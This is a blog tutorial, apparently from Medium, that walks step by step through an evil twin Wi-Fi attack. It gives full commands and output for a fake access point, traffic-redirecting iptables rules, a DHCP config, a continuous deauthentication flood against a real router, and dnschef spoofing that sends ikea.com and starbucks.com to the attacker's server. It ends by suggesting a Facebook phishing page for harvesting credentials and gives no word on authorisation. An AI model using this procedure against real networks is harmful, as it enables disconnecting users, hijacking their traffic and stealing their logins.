Wireless Security— Evil Twin Attack

By Kavishka Gihan

Published: 2021-08-08 · Archived: 2026-04-05 15:45:14 UTC

Press enter or click to view image in full size

In this article, I am going to walk you through and explain the famous **“Evil Twin Attack”**. It is one of the most popular wireless attacks that is in the wild. Also, I will showcase how you can conduct a DNS spoofing attack against the clients.

For this attack, you will need a **Linux-based operating** system(I prefer Kali Linux), **a wireless adapter that supports monitor mode** ,**aircrack-ng**, **dhcpd** and **dnschef**. If you don’t have any of these tools, you install them with apt.

```
apt install aircrack-ng
apt install dnschef
apt install isc-dhcp-server
```

or get them from the GitHub repositories below.

I am going to assume that you have some kind of knowledge about the basics of WiFi. But I will try to explain the methodology in general as we go and also, here some resources that will help to get you on track.


You can get the required configuration files and other setup files from my GitHub repo.

https://github.com/kavishkagihan/Evil-Twin-Attack

What is an Evil Twin attack?

This is a method of attacking WiFi networks **based on impersonation**. In this attack, the attacker is **hosting a fake access point impersonating the real one**. Then the **clients are tricked or rather forced to connect** to the fake access point so that the **attacker can control the client's activity**.

Still confused ?? Look at the diagram below.



Here we have a client connected to a router with the SSID (basically the name) of Cafewifi. And note that, this router is on channel 6. Also, we have an attacker in the right side hosting an AP (Access Point) on channel 11. And if you look closely, the **SSID of that AP is the same as the real router**.

This is what we call **an Evil Twin.** Since the Evil Twin or the fake AP has the same SSID, there is a chance that clients may think that this is the real router and connect to it.

Cool, Okay… But what if no one connects to our fake AP? What if they realize that this is a fake one and they connect to the real one? That is where the **deauthentication attack** comes into play.


What is a deauthentication attack ?

To understand this, let's see what happens under the hood. So whenever you disconnect your device from a WiFi network, your device sends a packet (a message basically) to the router called a **Deauthentication packet.**

This packet says the router "Hey man, I am going to disconnect now. So remove my connection". Something like that. Then the router checks if such a connection exists **by looking at the MAC address of the packet's source**

(the sender). If it finds one, it sends another packet saying “Okay. Now your are disconnected.” and just removes that connection.

What happens in the deauthentication attack is, **an attacker is sending or broadcasting deauthentication packets as they are coming from the clients**. So when the router receives these packets, it looks at the source MAC addresses of the packets and just disconnects the associated clients. The main reason this is possible is because this **requires no encryption.**



Well, you might be thinking how do we use this to make the client connect to our AP. Well, as we disconnect them from the real network via a deauth attack, they **automatically try to reconnect back to other networks** it finds. Since our AP has a better connection than the real router and our AP is an open one, it will connect back to us.

But nowadays, most network devices are configured **not to connect to an open network without any user interaction**. Nonetheless, there is a good chance of even the user getting tricked and connecting to the fake AP.

Building the attack

Now that you have a basic understanding how this attack works. Let’s start building our Evil Twin.

Well, it’s not that simple as you saw on the diagrams. There are a couple of things that you have to configure in order for your attack to work.

> **1. An Access Point**
> **2. A DHCP server**
> **3. A DNS server**


As we discussed we have to impersonate the **Access Point** and make the clients connect to us instead of the real router. Then the **DHCP server** is used to give out an IP address for the clients and let them have a connection with the AP. With the **DNS server**, we resolve the hostnames that our clients are looking for IP addresses.

Additionally, as I mentioned, I will showcase how you can spoof DNS and perform a DNS spoofing attack with **dnschef**.

Setting up the wireless adapter

First of all, we have to see what wireless adapters are connected. By default it is in managed mode.


```
iwconfig
```




I have my adapter connected as **wlan0.** Then we have to change the wireless adapter to monitor mode. We can change it with **airmon-n,** a part of the aircrack-ng.

```
sudo airmon-ng start wlan0
```

Press enter or click to view image in full size



Now it is in monitor mode. You can check it with “iwconfig” again.




And the interface name is the same as before. Yours may be **wlan0mon** or **mon0** or something like that.

Monitoring the network

Now we have to pick some details about our target AP by monitoring the networks around. For that, you can use **airodump-ng**.

```
sudo airodump-ng wlan0
```

Press enter or click to view image in full size




Here is my target. The **ESSID is “HackMe”**, **BSSID (MAC) is “AA:BB:CC:DD:EE:FF”** ,and the **Channel is 11.**

Now you can target this one and **monitor that router specifically**.

```
sudo airodump-ng --bssid “AA:BB:CC:DD:EE:FF” -c 11 wlan0
```

Press enter or click to view image in full size




As you can see we have a client connected.

Setting up the Access Point


For this I am using a tool called **airbase-ng**, also a part of the aircrack-ng. If you want more control of the access point you can use **hostapd** as well**.**

```
sudo airbase-ng -e "HackMe" -c 10 wlan0
```



Here we are setting the ESSID as the same as our target but not the channel. You can verify that your AP is enabled by just looking at the available WiFi settings or using the **Windows Command Prompt**.

```
netsh wlan show networks
```



Setting up the interface and the IP table

Now let's go ahead and set up our interface and some IP rules so that we can forward and redirect traffic from our AP to the other interface(eth0).


Get Kavishka Gihan's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

If you look at the current interfaces you have, you will see that there is an interface called **at0**.


```
ifconfig at0
```



This is **generated by airbase-ng.** For this is to be used we have to **assign this an IP and a subnet**.

```
sudo ifconfig at0 192.168.10.1 netmask 255.255.255.0
sudo ifconfig at0 mtu 1400
sudo route add -net 192.168.10.0 netmask 255.255.255.0 gw 192.168.10.1
```

Now if you look at that interface you will see that an IP and a netmask are assigned to it.



After that, you can add an IP rule with **iptables** so that it **allows traffic to flow from the AP interface(at0) to the Ethernet interface(eth0)** or maybe another WiFi interface. And if you don't want your clients to have internet access you can skip this step.

```
sudo echo 1 > /proc/sys/net/ipv4/ip_forward
sudo iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.10.1
sudo iptables -P FORWARD ACCEPT
sudo iptables --append FORWARD --in-interface at0 -j ACCEPT
sudo iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 80
sudo iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-port 80
```

(Note that you will have to do the `sudo echo 1 > /proc/sys/net/ipv4/ip_forward` *command as root)*

This will add the specific IP rule and redirect port 80 of the AP interface (at0) to our local port 80. (Feel free to change it `"--to-port 80"`)

If you need to forward any other ports, for example port 21(FTP) you can do that by adding a new rule just like the last one with the `--destination-port` equals to be 21.

Setting up the DHCP server

As mentioned, I will be using the isc-dhcpd as my DHCP server. You can just feed this a config file and run it with that.

dhcpd.conf

```
authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.10.0 netmask 255.255.255.0 {
option routers 192.168.10.1;
option subnet-mask 255.255.255.0;
option domain-name “HakeMe”;
option domain-name-servers 192.168.10.1;
range 192.168.10.2 192.168.10.40;
}
```

This is the content of the config file. You can save it however you want.

Here, I have specified some important fields. The “**option domain-name**” is used to get a name for the doamin. “**option domain-name-server**” is used to specify the DNS server. “**range**” is the host range that is allowed.

This is a very simple configuration that I have used. But if you want more features to be added, you can check out this documentation.

After you are done with the configuration file, save it and start the server.

```
sudo dhcpd -cf dhcpd.conf -pf /var/run/dhcpd.pid at0
```

```
Internet Systems Consortium DHCP Server 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 3 leases to leases file.
Listening on LPF/at0/5a:7f:0b:fc:8a:5a/192.168.10.0/24
Sending on   LPF/at0/5a:7f:0b:fc:8a:5a/192.168.10.0/24
Sending on   Socket/fallback/fallback-net
```

The **“-pf” flag will save the process id of the DHCP server** in case you want to kill it.

Now we are done with setting up the Access Point and the DHCP server. Now you can run airodump-ng again.

```
sudo airodump-ng -c 10 wlan0
```

Press enter or click to view image in full size

```
CH 10 ][ Elapsed: 0 s ][ 2021-08-07 16:37

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

92:28:99:BD:2D:04    0 100       44        0    0  10   54   OPN              HackMe

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

And we can see our AP is up and running.

Performing the deauth attack

Now it is time to perform the deauthentication attack and connect our victim back to us. I will use **aireplay-ng** for this.

As we saw before our victim is connected to the real router. Now I am going to start airodump-ng on the real AP at the same time and perform the deauth attack.

```
sudo airodump-ng --bssid "AA:BB:CC:DD:EE:FF" -c 10 wlan0
```

```
CH 11 ][ Elapsed: 1 min ][ 2021-08-07 17:00 ][ fixed channel wlan0: 10

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

AA:BB:CC:DD:EE:FF  -34 100      452      194    0  11   54   OPN              HackMe

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

AA:BB:CC:DD:EE:FF  D0:65:CA:EC:23:50  -44    1 - 1      0      162
```

We have the victim client still connected.Now let's start our deauth attack. Make sure you **provide the MAC address of the real AP,** not the fake one we made.

```
sudo aireplay-ng --deauth 0 -a "aa:bb:cc:dd:ee:ff" -e "HackMe" wlan0
```

```
└─$ sudo aireplay-ng --deauth 0 -a "aa:bb:cc:dd:ee:ff" -e "HackMe" wlan0    1 ×
16:56:14  Waiting for beacon frame (BSSID: AA:BB:CC:DD:EE:FF) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:56:15  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:16  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:16  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:17  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:18  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:18  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:19  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:19  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:20  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:21  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:22  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
16:56:23  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:BB:CC:DD:EE:FF]
```

Now the victim should be disconnected from the real router and connected back to us. Let's see if it did.

```
CH 10 ][ Elapsed: 36 s ][ 2021-08-07 16:59 ][ fixed channel wlan0: 11

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

2E:B4:C5:33:A6:21  -85   0       31        0    0  11   54   OPN              HackMe

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

2E:B4:C5:33:A6:21  D0:65:CA:EC:23:50  -46    0 - 1      0        9
```

BOOM!!! Yes, it did. And just like that I disconnected the client from the real AP and connected back to mine.

DNS Spoofing with dnschef

Let's get to the fun part. With dnschef you can make them go to anywhere you want.

```
sudo dnschef --interface 192.168.10.1 --fakeip 192.168.10.1 --fakedomain
*.ikea.com,*.starbucks.com
```


Press enter or click to view image in full size

In this case **when the client tries to go to ikea.com or starbucks.com, he will be redirected to the gateway which is our AP.** Therefore, you can start a webserver on port 80 as we forwarded the interface port 80 to our local port 80. (in the IP rules)

```
sudo service apache2 start
```

Let the victim go to ikea.com or any other domain that you have specified.

Press enter or click to view image in full size



As you can see the **dnschef is answering the DNS queries for www.ikea.com to be 192.168.10.1**

And if you look at the victim's web browser you will see that he is indeed redirected to our apache server.

Now you can see the power of this attack. For example, you can **host a phishing page** of facebook on your server and spoof DNS to redirect any quires for facebook.com to your IP. As a result, you will be **able to do credential harvesting** as well.

Actually there is a **another version of this "Evil Twin"** attack called the "**Karma Attack".** This attack is quite simpler than this one but will need some basic knowledge that we discussed. I will show case about this attack in a future article.

If you have any questions make sure leave it down in the comments and I will try my best to answer.

Happy hacking !!!

Source: https://kavigihan.medium.com/wireless-security-evil-twin-attack-d3842f4aef59